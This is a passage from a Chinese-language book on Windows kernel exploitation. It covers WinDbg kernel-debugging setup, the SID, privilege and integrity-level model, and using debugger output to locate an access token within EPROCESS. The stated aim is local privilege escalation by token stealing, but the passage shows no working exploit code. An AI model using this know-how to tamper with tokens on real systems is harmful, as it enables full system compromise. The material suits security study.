然而在 Windows 中，我们已经知道，设备驱动中有异常处理并且在 exception 模块中必须执行合适的用户态访问检查以便于能够管理触发的异常。当执行内核审查或者编写内核 fuzzer 时，我们必须考虑 Windows 中当异常处理器在 __try/__except 模块中时能够在任何时间被调用。如果出现了多个对用户态地址的访问，能够引起不同的行为异常，处理程序可能不会全部负责这些行为。而且因为一个用户态进程在系统调用时传递一个非法的指针非常不寻常，内核代码正在处理异常的路径并不总是被信任的。当异常处理程序在 __try/__except 异常处理模块中处理这些时，总能发现一些蹩脚的代码在内存泄漏，在两次释放缓冲区或者试图使用一个已经释放的缓冲，这些情况都是经常遇到的事。

内核调试

当处理内核漏洞时，特别是当漏洞关系到内存损坏或者是一些很难触发的竞态条件情况，一个调试器是必需的。因为贯穿于本章的剩余部分我们将处理一些 WinDbg 命令的输出，所以构建一个合适的环境以便重现这些分析非常重要。

WinDbg 是一个强大的图形化的接口调试器，它具备了很多有用的功能。我们可以把它当做一个完整的有特色的源代码级的调试器，也可以把它当做一个二进制的逆向工程的环境。而且，我们不仅能用它来进行用户态程序的调试，更重要的是，还能用它来调试内核。它完全支持 Windows 符号文件并且能够方便地调试 Windows 内核。这款内核调试器用途广泛并且能够适用于所有支持的架构（x86 32 位、x86 64 位以及安腾）。调试器不仅能够保护目标内核不受用户干扰，而且能够从微软的官方符号服务器上自动下载正确同步过的符号文件。下面我们介绍一下怎么样安装内核调试器——WinDbg。

WinDbg 调试器通常不运行在目标内核运行所运行的系统上，而是和目标系统通过例如串行接口或者 IEEE-1394 接口这样的外部方式来连接。在下面的例子中，我们将绕过硬件线路，通过 VMware 的仿真串行线使用一个“虚拟的”串行接口，目标内核运行在作为一个客体操作系统的 VMware 上。

首先，我们需要在客体操作系统上创建一个虚拟串口连接。通过在 Virtual Machine 设置中创建一个新的串行端口并选取 Connect at power on 复选框。设置 Use named pipe 作为连接类型并且指定一个路径如：\\.\pipe\com_1。我们还将指定选项 This end is the server 和 The other end is an application，并且设置 I/O Mode to Yield CPU on poll，如图 6.2 所示。




图 6.2 虚拟机设置

注意　使用 VMware 作为一个虚拟化方案并不是必需的。任何一个支持串行线仿真（具备轮询模式支持）的环境都能用来通过 WinDbg 调试一个目标内核。

下面安装调试器的步骤是与目标内核相关的。我们需要准备虚拟化的内核以便接受来自调试器的连接。为实现这些，可以简单地加一行命令到 C:\boot.ini 配置文件中，如下面片段所示：

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="W2K3" /noexecute=optout
/fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="W2K3-Debug"/noexecute=optout
/fastdetect /debugport=com1 /baudrate=115200
```

我们可以看到，添加了一个新的 W2K3-Debug，设定了 /debugport 和 /baudrate 选项。在 NT 6.x 内核中，我们也可以在正在运行的内核配置中启动内核调试，使用下面的命令：

```
bcdedit /debug on
```

在这两种情况下，我们需要重新启动客体 Windows 操作系统以使改动生效。

安装内核调试器的最后一个步骤是，调用设定好的 WinDbg 从微软的符号服务器上自动下载符号，并且与本地通道相连接。我们可以用以下方法调用 WinDbg：

```
windbg -b -k com:pipe,port=\\.\pipe\com_1,resets=0 -y
srv*C:\W2K3\Symbols\*http://msdl.microsoft.com/download/symbols
```

在上面的例子中，-b 表示内核态调试，-k 表示内核态连接类型；在这里，我们指定 WinDbg 在本地通道使用串口协议，使用 \\.\pipe\com_1。-y 选项用来指示符号文件的地址，地址以字符串 srv* 开头，它指示 WinDbg 连接远程符号服务器（http://msdl.microsoft.com/download/symbols），然后将结果存储在本地文件 C:\W2K3\Symbols\ directory 中。到此为止，我们已经安装好了 WinDbg，现在可以使用它了；如果安装成功，我们应该能够看到类似图 6.3 的界面：




图 6.3　WinDbg

WinDbg 的指令基本上可以分为 3 种主要类型：内置指令、元指令以及扩展指令。内置指令内置在调试器中。它们是别的组件也能重复使用（用于诸如读取存储器和放置断点等）的本地指令。元指令总是以一个点作为前缀（例如，.srcpath）。元指令覆盖了调试器环境中的很多方面。最后介绍的扩展指令更为复杂，是在调试器的扩展部分（外部 DLL）中实现的。通常它们开发一个内置指令的组合去执行复杂的工作，例如监听进程（!process）、打印进程页面的树形结构（!pte）、检查页面数据库（!pfn）以及分析崩溃转储（!analyze）。不管我们在使用哪种指令，都能通过执行元指令：hh<command name> 访问合适的帮助文档。当所有东西都安装完成，我们就可以开始深入研究内核了。下面就开始吧。

执行阶段

在这一节中，我们将学习在控制了内核控制路径流之后要如何做才能提升权限。虽然这节中的很多例子和代码能够在远程漏洞利用中重用（如果经过合适的监管），但它们只是为提升本地权限而设计的。我们将在第 7 章中扩展这一话题，介绍远程漏洞利用 payload 的相关内容。

不像 UNIX 操作系统，Windows 有精心设计的验证系统和验证模型。对于这个模型的全部具体分析超出了本书的范围；因此，我们只是简要讨论一下关于验证模型我们需要知道什么以便于我们创建一个有效的可靠的 shellcode payload。我们也将针对两个目标系统 Windows Server 2003（32 位）和 Windows Server 2008（64 位）的模型的不同进行讨论。为了更好地深入了解 Windows 使用的验证鉴别方法和验证模型，我们推荐参考 Mark E. Russinovich 和 David A. Solomon 写的《Windows® Internals: Covering WindowsServer® 2008 and Windows Vista®, Fifth Edition》。这本书对于有志于 Windows 系统编程和漏洞分析的人来说是一部非常宝贵的参考书。

Windows 验证模型

大部分 Windows 验证都集中在 3 个基本概念上：安全描述符、安全标识符（Security Identifier，SID）以及访问标记。当分析 Windows 时，我们必须把每一个系统资源看做一个对象；文件、目录、标记、进程、线程、时钟、mutexes 等都是对象。甚至一个进程的共享内存片段（称为一个 section）都被内核看做一个对象。每个对象都有一个相关的安全描述符，也就是一个描述了哪些人能够在这个对象上执行哪些操作的数据结构。SID 是用来标识在系统中进行操作的实体。每个注册了的实体都与一系列的 SID 相关联，并且属于这个实体的每个进程中都会保存这些 SID 在这些进程的访问标记。每个用户、域组、每个域甚至每个本地计算机都有一个相对应的 SID 值。当一个进程希望访问一个对象，访问验证算法就会确定是否给出的进程能够访问这些资源。算法会查看在对象安全描述符中的访问控制权（Access Control Entry，ACE）列表，然后去和进程的访问标记中的 SID 相比较。关于访问验证算法更深入的讨论，以及 ACE 的内部结构和访问控制列表（Access Control List，ACL）在本书中就不赘述了。我们在这儿要了解的就是，SID 是被访问验证算法用来确保或者拒绝一个进程去访问一个指定的对

象，如果能够控制进程中的访问标记，更确切地说是其中的 SID 列表，我们就能访问任何一个本地资源。

在最终开始深入研究 SID 的内部结构和访问标记的结构之前，我们需要介绍最后一个重要的授权机制：权限。在 Windows 中，一些行为并不是和具体的对象相关联而是和整体的系统相互作用。这些行为只有当一个特定的权限授予当前的进程时才能执行。例如，重新启动或者关闭机器的功能是由一个特定的权限所管理：SeShutdownPrivilege。只有拥有这个权限的进程才能关闭机器。

每一个新版本的 Windows 系统都引进了新的权限类型；本书截稿时最近的一款操作系统——Windows 7——拥有差不多 35 个不同的权限类型。为了接下来的讨论，我们只需要熟悉一些称为超级权限的关键权限。超级权限功能强大，一个进程只要拥有这些权限中的一个就能完全危害到系统。

现在我们就要开始深入研究 SID 的细节、权限以及访问标记的结构了。

安全标识符

最开始，我们可能会尝试将 Windows SID 和 UNIX UID/GID 进行比较，然而 SID 并不只是和用户以及组有关。SID 不仅与本地用户和组相关，而且会分配给域用户、域组、计算机等不同的 SID。此外，还存在一些特殊的 SID，包括那些被登录用户使用的识别鉴定模式的 SID（NT AUTHORITY/NTLM 验证）以及登录类型的 SID（NT AUTHORITY/Interactive）。从本质上看，每个实体的 SID 的存在都是用来承认或者拒绝对某一个重要资源的访问的。

内核使用下面的数据结构表示 SID（图 6.4 向我们展示了 SID）：

```
typedef struct _SID_IDENTIFIER_AUTHORITY
{
     UCHAR Value[6];
} SID_IDENTIFIER_AUTHORITY, *PSID_IDENTIFIER_AUTHORITY;


typedef struct _SID
{
     UCHAR Revision;
     UCHAR SubAuthorityCount;
     SID_IDENTIFIER_AUTHORITY IdentifierAuthority;
     ULONG SubAuthority[1];
} SID, *PSID;
```

从内核的角度来看，SID 是一个由下面几个部分组成的可变长度的结构体：

• Revision

Revision 部分保存了 1 字节长度的版本号，由此也就告诉了系统怎样操控结构体中剩余的部分。当前它保存的值是 0x01。紧随其后的是当前版本号（0x01）确定的 SID 结构体。

• SubAuthorityCount

SubAuthorityCount 保存了 1 字节长度的子认证的数量；理论上这个域能够保存最多 255

个子认证（实际上限定在最多 15 个）。



图 6.4 SID 的内部结构

• IdentifierAuthority

IdentifierAuthority 是一个由 6 字节长的数组表示的 48 位长的域，它拥有最高的权限等级，可以为特殊类型的资源分配 SID。

有很多不同权限的值。其中包括：

• World Authority (1)——每个资源都使用；

• NT Authority(5)——当 SID 是由 Windows 安全认证发布时使用；

• Mandatory Label Authority(16)——完整级别的 SID 使用。

• SubAuthority

SubAuthority 是一个可变长度的 ULONG 类型的数组，用于包含子认证的值的一个序列。序列中的第一部分（也是最大的一部分）——也就是除了最后一个元素之外其他所有的子认证——被认为是域标识符的一部分，而这个序列中的最后一个元素称为关系标识符（Relative Identifier，RID）。RID 长度为 4 字节，它能够在同一个域中（或者同一个计算机上）区分不同的账户。在相同的域中，每个账户或组都有一个不同的 RID。通常普通的用户和组账户的 RID 都是从 1000 开始，有一个新的用户或组时 RID 会逐渐递增；此外，还有很多内置 RID。表 6.2 为我们展示了一些。

表 6.2　常见的 RID

RID	SID	Subject 主体
544	S-1-5-32-544	内置本地管理组
545	S-1-5-32-545	内置本地用户组
500	S-1-5-domain-500	管理员用户

特殊 SID

除了用户、组以及计算机 SID 外，还有一些特殊的 SID 用来研究用户登录管理，或者是限制用户访问一些资源。为了全面理解我们在 shellcode 中处理访问标记可能遇到的问题，了解其中的一些特殊 SID 还是很重要的。

• 限定 SID

一个 SID 能够标识为限定的。限定 SID 存放在一个单独的 SID 列表里，这个列表叫做限定 SID 列表。当访问验证算法发现 SID 在访问标记的限定 SID 列表里出现时，它执行两次检测，第一次是用默认的 SID 列表，第二次是用限定 SID 列表。为了能够访问资源，两次检测都必须成功通过。通常限定 SID 用来让正在运行的进程暂时放弃权限。

• 只拒绝 SID

访问标记中的 SID 能够标记为只拒绝的。一个只拒绝 SID 只有在访问检测时与拒绝访问 ACE 结构相比较时才有价值。因为拒绝访问 ACE 优先于访问许可 ACE，这种 SID 也能用来限制对资源的访问。只拒绝 SID 的使用在执行 Filtered Admin Token 时应用得很普遍。

• 登录 SID

当一个新的会话（例如一个成功的登入尝试后）创建时由 Winlogon 进程创建一个登录 SID，它也是系统中独一无二的。登录 SID 被用来保护对桌面和对 Windows 交互工作站的访问。当使用终端桌面时，例如，每个用户都有一个不同的会话和桌面。通常系统准许登录 SID 访问当前的桌面。用这种方法，每个在访问标记中有这个 SID 的进程都能够成功访问桌面。

• 完整性级别 SID

在 Vista 版本刚发布时，Windows 提出了强制完整性级别。实现这种机制时就用到了一种特殊的 SID，我们称为完整性级别 SID。总共有 5 种完整性级别 SID，包括从最低权限等级的非信任等级（level 0）到最高权限等级的系统等级（level 4），以及中间的那些等级，下面是完整性级别 SID 列表：

```
S-1-16-0x0 Untrusted/Anonymous
S-1-16-0x1000 Low
S-1-16-0x2000 Medium
S-1-16-0x3000 High
S-1-16-0x4000 System
```

每个对象都有一个与它的 SID 相关的完整性等级，并且每个进程都将继承它的父进程的完整性等级，除非正在执行的子进程的 SID 有一个明确指出的更低的完整性等级，在这种情况下，新进程将继承更低的完整性等级。当使用默认的强制策略（不能上写）时，一个拥有较低完整性等级的进程无法向更高完整性等级的资源中进行写操作。当提升权限时，

我们要仔细地检查新生成的（或者是盗用的）访问标记的访问权限不会因为低的完整性级别而被限制。

提示 为了能够执行一次成功漏洞利用所必需的所有步骤，我们需要确保正确检查了将使用的进程的完整性级别。为进一步解释这个机制，我们假设已经成功地设法远程利用了运行在保护模式下的 IE 浏览器（Internet Explorer）的一个漏洞实例，并且希望以本地内核竞态条件的方式来实现提升权限。为了成功地利用这个漏洞，需要把若干字节写进文件中以创建一个特殊的文件映射。我们要在哪里创建这个文件呢？当 IE 浏览器在保护模式下运行时，进程具有一个较低的完整性级别（SID: S-1-16-4096），而我们能够访问使用的唯一可写目录将是 %USERPROFILE%\AppData\LocalLow 目录（或者是其他任意允许对一个低完整级别进程进行写操作的目录）。

• 服务 SID

随着 Vista 版本的发布，Windows 引入了服务 SID（Service SID）的概念。一个服务 SID 就是一个特殊的 SID，它使用现存的 Windows 访问控制系统在服务对服务的基础上提供细粒度的访问控制。使用服务 SID，能够将一个详细的 ACL 应用在一个资源上然后这个服务就能独占地访问这个资源。服务 SID 能够用来限制或者阻止访问一个服务，靠的就是把服务 SID 变成一个只拒绝 SID。这样做，我们能够预防一个服务以较高权限级运行时去访问一个给定的资源。我们需要确定当在改变访问标记时合理处理了服务 SID，以避免任何不必要的限制。

权限

在之前的内容中已经提到，存在一些非常强大的权限级别。因为单词“privilege”通常用来描述一般的权力，因此我们决定在本章不管处理哪一种访问控制权限都使用单词 Privilege（大写的“P”）。为了更好地理解这种权限级别是怎么量级的，我们可以拿两个著名的也是经常使用的权限：SeDebugPrivilege 和 SeLoadDriverPrivilege。一个具有 SeDebugPrivilege 权限级别的进程几乎能够依附于系统中每一个进程。能够调试一个进程就意味着能够改变它的地址空间，从而能够获得任意一个权限进程的全部控制权。类似地，SeLoadDriverPrivilege，如同其名字所暗示的，能够授予每个进程拥有载入任意设备驱动的能力；此外，它能够在内核中插入任意的代码，简言之，就是“game over”。

警告 在 x64 Windows 内核中，内核模式代码签名（Kernel Mode Code Signing，KMCS）是完全强制的，因此不再有可能去加载未签名的驱动。这种检查主要是为了代码完整性的目的，但是它也频繁地——也是不恰当地——被作为一种安全特性呈现。尽管事实是 KMCS 确实保护了未经签名的代码的嵌入，但它没有办法阻止攻击者载入一个经过签名的且已知的具有漏洞的驱动然后利用它，从而违背了内核的完整性。

依据发布的级别，Windows 采用不同方法跟踪进程的访问标记中的权限。在高于 Windows Server 2003 SP2 的版本中，当前存活的进程的权限都存放在一个动态分配的 LUID_AND_ATTRIBUTES 结构体数组里。下面的程序片段展示了这个数组：

```
typedef struct _LUID_AND_ATTRIBUTES {
   LUID Luid;
   DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

这个数组直接被访问标记引用，保存了现存的权限；这个权限属于某个进程但是能够启用或者禁用。一个权限能够启用或禁用很多次，但是它只能被放弃一次。当一个权限被放弃了，内核就会决定性地把它移出这个数组列表；当一个权限被移除了，进程就再也无法使用这个被移除的权限了。内核分派一个数字给权限，存放在 Luid 域里。而 Attributes 域被用来作为一个标记变量，可以是下面 3 种值中的任意一个：Disabled(0x00)、Enabled(0x1) 或 Default Enabled(0x3)。存储在这个数组中的活动的权限数目也保存在访问标记（详见本章中“访问标记”一节）里。

Windows Vista 及以后的版本（例如，NT 6.x 内核）中，权限列表以位图的方式存储在一个名为 SEP_TOKEN_PRIVILEGES 的结构体中，如下所示：

```
typedef struct _SEP_TOKEN_PRIVILEGES
{
UINT64 Present;
UINT64 Enabled;
UINT64 EnabledByDefault;
} SEP_TOKEN_PRIVILEGES, *PSEP_TOKEN_PRIVILEGES;
```

每一个域（Present、Enabled 和 EnabledByDefaul）都是 UINT64 类型，都有可能存放高达 64 个不同的权限，每一个都被位图中的一个指针所确定；Present 域保存活动的权限位图，而其他的域（Enabled 和 EnabledByDefault）则记录权限的状态，与以往 Windows 版本中的 Attributes 域极为相似。此外，和 Vista 以前的 Windows 版本一样，用来记录权限的结构也被进程的访问标记引用。

访问标记

每个正在执行的线程和进程都有一个相应的安全上下文——一系列描述赋予一个安全主体权力和权限的信息。Windows 内核使用一个特殊的对象记录安全上下文——访问标记（也称作标记）。

访问标记是一个不透明的对象，包括所有内核需要的信息，如准许或者拒绝访问某一资源所需要的信息，跟踪进程或线程资源需要的信息，以及管理审计策略所需要的信息；访问标记也包含很多各种各样的其他关于进程、线程和系统的信息。简言之，控制了访问标记，也就控制了其身后的那些与安全相关的对象。从一个已给的进程中盗取安全标记也就意味着把被盗的进程所有的权力和权限赋予了攻击进程。同样，具有能够随意修改当前进程的访问标记的能力就使得攻击者能够提升本地权限到达最高级别。

为了达到这一目的，第一步就是找到当前访问标记，或者更一般的情况是，找到与给定进程相关的访问标记。为了简单起见，我们来看看怎样在内核调试器的帮助下找出访问标记结构的地址。

第一步就是定位想要监视的进程的 EPROCESS 地址。每一个进程都有一个相应的 EPROCESS 结构——一个不透明的结构体，内核用它来保持与所有进程属性的联系，例如对象表、进程锁状态、用户态进程控制块（Process Control Block，PCB）地址，很明显，也包括访问标记。

在下面的例子中，我们使用 WinDbg 中的 !process 扩展命令去寻找 EPROCESS 结构中的访问标记地址：

```
1: kd> !process 0 0

[...]

PROCESS fffffa8002395b30
      SessionId: 1 Cid: 071c Peb: 7ffffdf000
      ParentCid: 06a4
      DirBase: 21cfd000
      ObjectTable: fffff8a00104a8c0
      HandleCount: 505.
      Image: explorer.exe

[...]

1: kd> !process fffffa8002395b30 1
PROCESS fffffa8002395b30
      SessionId: 1 Cid: 071c     Peb: 7ffffdf000 ParentCid: 06a4
      DirBase: 21cfd000 ObjectTable: fffff8a00104a8c0
      HandleCount: 505.
      Image: explorer.exe
      VadRoot fffffa8002394ed0 Vads 281 Clone 0 Private 2417.
      Modified 5. Locked 0.
      DeviceMap fffff8a0009c74e0
      Token             fffff8a00106eac0
      ElapsedTime       04:46:18.785
      UserTime          00:00:00.234
      KernelTime        00:00:00.640

[...]
```

访问标记的指针所存储的位置在 EPROCESS 结构中的偏移量因 Windows 版本的不同而不同。如果我们只需要修改访问标记，可以简单地使用导出的内核 API PsReferencePrimaryToken()；PsReferencePrimaryToken() 返回一个指向访问标记结构的指针，而相关的 EPROCESS 的指针则当做一个参数传入函数中。然而，如果我们想知道这个指针在 EPROCESS 结构中确切偏移（例如，在偷取访问标记时），可以简单地利用 EPROCESS 结构并且把 EPROCESS 结构中的地址和 PsReferencePrimaryToken() 返回的地址作比较。

既然我们已经通过 EPROCESS 发现了访问标记的地址，现在要从更深层次上了解访问标记结构本身了。我们可以结合使用访问标记的地址以及 WinDbg 的 dt（display type）命令去打印访问标记的结构以及其中的内容。下面就是 64 位 Windows Server 2008 R2 操作系统的访问

标记结构：

```
1: kd> dt nt!_token fffff8a00106eac0
   +0x000 TokenSource      : _TOKEN_SOURCE
   +0x010 TokenId          : _LUID
   +0x018 AuthenticationId: _LUID
   +0x020 ParentTokenId    : _LUID
   +0x028 ExpirationTime   : _LARGE_INTEGER 0x7fffffffffffffff
   +0x030 TokenLock        : 0xfffffa8002380940 _ERESOURCE
   +0x038 ModifiedId       : _LUID
   +0x040 Privileges       : _SEP_TOKEN_PRIVILEGES
   +0x058 AuditPolicy      : _SEP_AUDIT_POLICY
   +0x074 SessionId        : 1
   +0x078 UserAndGroupCount : 0xc
   +0x07c RestrictedSidCount : 0
   +0x080 VariableLength   : 0x238
   +0x084 DynamicCharged   : 0x400
   +0x088 DynamicAvailable: 0
   +0x08c DefaultOwnerIndex : 0
   +0x090 UserAndGroups    : 0xfffff8a00106edc8 _SID_AND_ATTRIBUTES
   +0x098 RestrictedSids   : (null)
   +0x0a0 PrimaryGroup     : 0xfffff8a0010066a0
   +0x0a8 DynamicPart      : 0xfffff8a0010066a0 -> 0x501
   +0x0b0 DefaultDacl      : 0xfffff8a0010066bc _ACL
   +0x0b8 TokenType        : 1 ( TokenPrimary )
   +0x0bc ImpersonationLevel : 0 ( SecurityAnonymous )
   +0x0c0 TokenFlags       : 0x2a00
   +0x0c4 TokenInUse       : 0x1 ''
   +0x0c8 IntegrityLevelIndex : 0xb
   +0x0cc MandatoryPolicy   : 3
   +0x0d0 LogonSession      : 0xfffff8a000bcf230
   +0x0d8 OriginatingLogonSession : _LUID
   +0x0e0 SidHash           : _SID_AND_ATTRIBUTES_HASH
   +0x1f0 RestrictedSidHash : _SID_AND_ATTRIBUTES_HASH
   +0x300 pSecurityAttributes : 0xfffff8a000d36640
   +0x308 VariablePart      : 0xfffff8a00106ee88
```

